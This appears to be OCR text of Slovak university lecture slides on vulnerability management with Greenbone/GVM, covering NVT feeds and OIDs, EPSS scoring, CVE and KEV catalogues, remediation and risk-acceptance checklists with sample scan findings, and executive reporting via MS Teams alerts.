cert-bund: WID-SEC-2024-1277 , WID-SEC-2024-0209 , WID-SEC-2024-0064 , WID-SEC-2022-2226 , WID-SEC-2022-1955 , CB-K21/1094 , CB-K20/1023 , CB-K20/0321 , CB-K20/0314 , CB-K20/0157 , CB-K19/0618 , CB-K19/0615 , CB-K18/0296 , CB-K17/1980 , CB-K17/1871 , CB-K17/1803 , CB-K17/1753 , CB-K17/1750 , CB-K17/1709 , CB-K17/1558 , CB-K17/1273 , CB-K17/1202 , CB-K17/1196 , CB-K17/1055 , CB-K17/1026 , CB-K17/0939 , CB-K17/0917 , CB-K17/0915 , CB-K17/0877 , CB-K17/0796 , CB-K17/0724 , CB-K17/0661 , CB-K17/0657 , CB-K17/0582 , CB-K17/0581

5 | Vulnerability Report

Presné referencovanie

Feed a OID



- **Greenbone Security Feed (GSF)**
  - pravidelne aktualizovaný balík informácií o zraniteľnostiach a testoch, ktorý používa GVM
  - Obsahuje
    - NVTs (Network Vulnerability Tests)
    - SCAP obsah (XCCDF/OVAL)
    - certifikačné checky
    - a ďalšie bezpečnostné informácie.
- **Typy feedov:**
  - Community Feed – bezplatný, menší a menej často aktualizovaný (50 000 NVT)
  - Commercial / Greenbone Security Feed – plná verzia, aktualizovaná denne, obsahuje tisíce NVT a rozšírený obsah SCAP (120 000)
- **Obsah feedu:**
  - NVTs – testy zraniteľností
  - SCAP / OVAL / XCCDF – pre compliance skeny
  - Vendor advisories (oznámenia od výrobcu) / CVE mappings – mapovanie testov na konkrétne CVE a produkty

- OID je jedinečný identifikátor objektu používaný na:
  - presnú identifikáciu konkrétneho testu zraniteľnosti (NVT – Network Vulnerability Test)
  - jeho výsledku
  - alebo iného objektu v databáze GVM
- OID umožňuje:
  - presne referencovať konkrétny test v reporte,
  - sledovať históriu nálezov,
  - automatizovane mapovať výsledky na patch alebo mitigation.
- Formát OID je často hierarchický reťazec čísel, napr. 1.3.6.1.4.1.25623.1.0.101234

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Pomoc s prioritizovaním

EPSS score + percentile

EPSS (Exploit Prediction Scoring System)

- model vytvorený FIRST/NIST, ktorý predikuje pravdepodobnosť, že konkrétna zraniteľnosť (CVE) bude zneužitá v reálnom svete
  - NIST = „zdroj pravdy“ o zraniteľnostiach.
  - FIRST = „správca EPSS modelu“, ktorý tieto dáta používa a distribuuje skóre
- Cieľ: pomôcť tímom **prioritizovať** opravy podľa reálneho rizika, nielen podľa CVSS skóre

EPSS (Maximum severity CVE)
Score: 0.31387
Percentile: 0.96634

Score & Percentile

- **Score**
  - Hodnota medzi 0 a 1, ktorá odhaduje pravdepodobnosť, že zraniteľnosť bude zneužitá v najbližšom časovom období (zvyčajne 30 dní)
  - Vyššie skóre → vyššia pravdepodobnosť exploitácie
- **Percentile:**
  - Porovnanie CVE s ostatnými zraniteľnosťami
  - Napr. Percentile 90 znamená, že daná zraniteľnosť je **v top 10 % najpravdepodobnejšie zneužiteľných zraniteľností**.
  - Pomáha vizualizovať, ktoré CVE sú prioritou pre tím bezpečnosti

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

KEV ako podmnožina CVE

Zoznamy zraniteľností

CVE

Common Vulnerabilities and Exposures

- Medzinárodný štandard pre identifikáciu známych zraniteľností v softvéri.
- Každá zraniteľnosť má jedinečný identifikátor (napr. CVE-2023-12345).
- Spravuje ho organizácia MITRE Corporation v spolupráci s NIST.
- CVE záznam obsahuje:
  - stručný popis zraniteľnosti,
  - dátum zverejnenia,
  - odkazy na technické detaily (napr. NVD, vendor advisories).
- Používa sa v nástrojoch na správu zraniteľností, bezpečnostných skeneroch, SIEM systémoch atď.

https://www.cve.org/

KEV

Known Exploited Vulnerabilities

- Zoznam zraniteľností, ktoré sú **aktívne zneužívané v reálnom svete**.
- Spravuje ho **Cybersecurity and Infrastructure Security Agency (CISA)** v USA.
- KEV zoznam je podmnožinou CVE – obsahuje len tie CVE, ktoré sú **potvrdené ako aktívne zneužívané**.
- Slúži ako **prioritný zoznam pre patchovanie** – organizácie by mali riešiť KEV zraniteľnosti prednostne.
- Obsahuje:
  - CVE identifikátor,
  - dátum pridania do KEV,
  - požiadavku na mitigáciu (napr. deadline pre federálne agentúry v USA).

https://www.cisa.gov/known-exploited-vulnerabilities-catalog

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

VM checklist

- **4a. Náprava (remediation)**
  - Implementovať patch alebo mitigáciu podľa plánu
  - Overiť, že zraniteľnosť bola úspešne opravená (re-scan)
  - Aktualizovať inventár a evidenciu zraniteľností po oprave

Solution

Mitigation: The configuration of this services should be changed so that it does not accept the listed cipher suites anymore. Please see the references for more resources supporting you with this task.

References

cve: CVE-2016-2183 , CVE-2016-6329 , CVE-2020-12872

url: https://ssl-config.mozilla.org , https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/TechGuidelines/TG02102/BSI-TR-02102-1.html , https://www.bsi.bund.de/EN/Themen/Oeffentliche-Verwaltung/Mindeststandards/TLS-Protokoll/TLS-Protokoll_node.html , https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03116/BSI-TR-03116-4.html , https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Mindeststandards/Mindeststandard_BSI_TLS_Version_2_4.html , https://web.archive.org/web/20240113175943/https://www.bettercrypto.org , https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters-report-2014 , https://sweet32.info

cert-bund: WID-SEC-2024-1277 , WID-SEC-2024-0209 , WID-SEC-2024-0064 , WID-SEC-2022-2226 , WID-SEC-2022-1955 , CB-K21/1094 , CB-K20/1023 , CB-K20/0321 , CB-K20/0314 , CB-K20/0157 , CB-K19/0618 , CB-K19/0615 , CB-K18/0296 , CB-K17/1980 , CB-K17/1871 , CB-K17/1803 , CB-K17/1753 , CB-K17/1750 , CB-K17/1709 , CB-K17/1558 , CB-K17/1273 , CB-K17/1202 , CB-K17/1196 , CB-K17/1055 , CB-K17/1026 , CB-K17/0939 , CB-K17/0917 , CB-K17/0915 , CB-K17/0877 , CB-K17/0796 , CB-K17/0724 , CB-K17/0661 , CB-K17/0657 , CB-K17/0582 , CB-K17/0581

	IP adresa	Domain name	Dátum a čas zistenia zraniteľnosti	Názov zraniteľnosť	Závažnosť	Riešenie	Kto schválil akceptáciu (osoba)	Dôvod akceptác	Kto vykonal mitigáciu (osoba)	Spôsob mitigácie	Dátum mitigácie/akceptácie
1											
2											
3			22.09.2025 02:19:17	SSL/TLS: Server Certificate / C	Medium	v procese					
4			22.09.2025 02:19:17	Non-Existent Page Physical Pa	Medium	v procese					
5	1		22.09.2025 02:19:17	SSL/TLS: Deprecated TLSv1.0	Medium	v procese					
6	1		22.09.2025 02:19:17	SSL/TLS: Certificate Signed Us	Medium	v procese					

VM checklist

- **4b. Akceptácia bez nápravy**
  - Aktualizovať inventár a evidenciu zraniteľností bez mitigácie
    - Kto, kedy, dôvod

G	H	I	J	K
Kto schválil akceptáciu (osoba)	Dôvod akceptácie	Kto vykonal mitigáciu (osoba)	Spôsob mitigácie	Dátum mitigácie/akceptácie
Segeč	Nemožno mitogovať v OS na Fortigate			16.5.24 8:00
		Kontšek	Pridané FW pravidlo iptables	16.5.24 8:00

NVT Name	Telnet Unencrypted Cleartext Login
NVT OID	1.3.6.1.4.1.25623.1.0.108522
Active	Yes

Application

Hosts	158.193.[redacted]
Port	Any
Severity	> 0.0
Task	FRI - KIS STUD - VLAN[redacted] - Public[redacted]
Result	Any

Appearance

Override from Severity > 0.0 to Log

```
Riešenie: Akceptácia rizika
Dátum: 6.5.2025
Schválil: Pavel Segeč
Dôvod: Študentské zadania na Dynalab/Dynamips. Iba cisco
zariadenia v rámci zadania.
```

Modified Tue, May 6, 2025 11:50 AM CEST

Financované Európskou úniou NextGenerationEU | PLÁN OBNOVY | Ministerstvo investícií, regionálneho rozvoja a informatizácie Slovenskej republiky | Kompetenčné centrum kybernetickej bezpečnosti Žilinskej univerzity v Žiline

VM checklist


- **5. Monitorovanie a reporting**
  - Generovať pravidelné reporty pre vedenie (počet zraniteľností, stav opráv, trendy)
  - Monitorovať nové zraniteľnosti a exploit kity
  - Aktualizovať interné politiky a checklist podľa nových hrozieb a skúseností

EXECUTIVE REPORT

CONTENTS

Greenbone/GVM


Prehľadové grafy pre vedenie organizácie:



Greenbone/GVM

Automatizácia doručovania reportov MS Teams:


- Funkcie Alerts



Greenbone/GVM

Automatizácia doručovania reportov MS Teams:


- Funkcie Alerts



Greenbone/GVM

Automatizácia doručovania reportov MS Teams:

